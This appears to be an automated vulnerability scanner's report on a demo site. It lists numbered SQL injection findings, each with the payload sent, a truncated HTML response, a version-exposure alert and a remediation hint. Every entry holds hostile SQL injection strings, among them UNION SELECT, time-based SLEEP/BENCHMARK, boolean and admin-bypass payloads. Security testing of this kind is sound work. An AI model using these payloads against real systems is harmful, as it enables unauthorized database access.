Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#871

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),"3"##</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),"3"##
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),"3"##				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#872				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 16#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 16#
Name	Value				
demouser@deepfence.io	ORDER BY 16#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#873				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1' ORDER BY 1--+</td></tr></table>	Name	Value	demouser@deepfence.io	1' ORDER BY 1--+
Name	Value				
demouser@deepfence.io	1' ORDER BY 1--+				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#874	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055</td></tr></table>		Name	Value	demouser@deepfence.io	1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
Name	Value					
demouser@deepfence.io	1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqikiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#875					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 7300=7300 AND 'pKIZ'='pKIY</td></tr></table>		Name	Value	demouser@deepfence.io	AND 7300=7300 AND 'pKIZ'='pKIY
Name	Value					
demouser@deepfence.io	AND 7300=7300 AND 'pKIZ'='pKIY					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><p><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title</p></div>					

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#876

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 7300=7300 AND 'pKIZ'='pKIZ</td></tr></table>	Name	Value	demouser@deepfence.io	AND 7300=7300 AND 'pKIZ'='pKIZ
Name	Value				
demouser@deepfence.io	AND 7300=7300 AND 'pKIZ'='pKIZ				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#877				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>OR 1=1#</td></tr> </table>	Name	Value	demouser@deepfence.io	OR 1=1#
Name	Value				
demouser@deepfence.io	OR 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAACAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#878				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#879

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#880				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))</td></tr> </table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#881				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#882

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5)#</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5)#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5)#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 